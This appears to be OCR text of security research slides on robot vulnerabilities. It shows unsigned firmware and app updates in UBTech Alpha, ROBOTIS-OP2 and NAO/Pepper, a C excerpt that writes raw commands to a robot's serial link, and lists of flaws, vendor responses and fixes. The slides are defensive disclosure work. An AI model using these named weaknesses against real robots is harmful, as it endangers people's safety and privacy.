
fsdanalysis Posted in 2016-12-2 14:37 [Copy link] [Print] [Last subject] [Next subject]

linking to alpha 2

Hello, I hope someone can help,


I bought an alpha 2 second hand. I cant link it to my account so the exowner said I had to unliunk it first..........Any idea of how to unlink it from the previous account?

Thanks!



pdierckx8@gmail Rookie Posted in 2016-12-2 18:11:44 | Show the author posts only

the seller has to unbound the robot with his app.




This robot was registered

This robot has been registered to i*a!

Confirm

Unsigned Updates

- No firmware/apps integrity
  - Unsigned Firmware Images in **ROBOTIS-OP2**
  - Updates with Unsigned APKs in **UBTech Alpha** (Robot & apps)
  - **Null checksum** in **SoftBank's NAO/Pepper**



New Version Prompt

Version:2.7.2.2 Size:24.95M

Introduction to new version

1. Add feature of dubbing for the actions.You can dub for the actions of download and create.


Optimization and update for the remote control.Update the action of remote control. Long press the arrow keys to let the robot go farther.

Optimization of jump logic.APP jump logic is more clear.

4. Performance optimization.Fix bugs.

You are using the mobile network now. Do you wish to continue downloading?

Alpha app update



```
printf("\nDownloading Bytesum:%2X\n", bytesum);

...
/*--- end download ---*/

r = write(fd, "go 8023000", 10);
r = write(fd, "\r", 1);

int wait_count = 0;
char last_char = 0;
while(1)
{
   if(kbhit())
   {
      TxCh = _getch();
      if(TxCh == 0x1b)
         break;
      else if(TxCh == 127) // backspace
         TxCh = 0x08; // replace backspace value

      r = write(fd, &TxCh, 1); ← writes directly
   }
```

ROBOTIS OP2 RoboPlus

Security Problems in Today's Robots

- What we found
  - Insecure Communications
  - Memory Corruption Issues
  - Remote code execution vulns
  - File Integrity Issues
  - Authentication Issues
  - Missing Authorization
  - Weak Cryptography
  - Firmware update/upgrade problems
  - Privacy Issues
  - Undocumented features (also vulnerable to RCE, etc)
  - Weak Default Configuration (SSH Secret sharing, Passwords)
  - Vulnerable Open Source Robot Frameworks and Libraries

Consequences of a Hacked Robot

- In the home
  - Privacy issues, human and property damage
- Businesses & Industry
  - Espionage, human and property damage, corporate/business network compromise
- Healthcare & Militar
  - Direct human threats

Vendor Responses

"I think the findings are very interesting. It is something we should do something about :-)"

(No fixes yet)

"Every thing will be fixed in the next release"… 3 months later… ***"It can't be fixed" .***

(No fixes yet)

"Thanks! Got it!"
"We encourage developers to code responsibly and we discourage inappropriate robot behavior!"

(No fixes yet)

Improving World’s Robot Security

- Security from Day One
- Factory Restore
- Secure the Supply Chain
- Secure by Default
- Education
- Vulnerability Disclosure Response
- **Invest less in marketing and more in cyber security!!!!**

Conclusions

- Robots are awesome
- Robots are insecure
- Human safety protections can be disabled
    - Currents robots can’t provide enough safety
- Robots can kill and hurt people, also damage property
- Research projects moved into production without adding security
- Marketing is winning
- We need to fix this ASAP

Fin

Thanks

ccerrudo@ioactive.com (@cesarcer)
lucas.apa@ioactive.com (@lucasapa)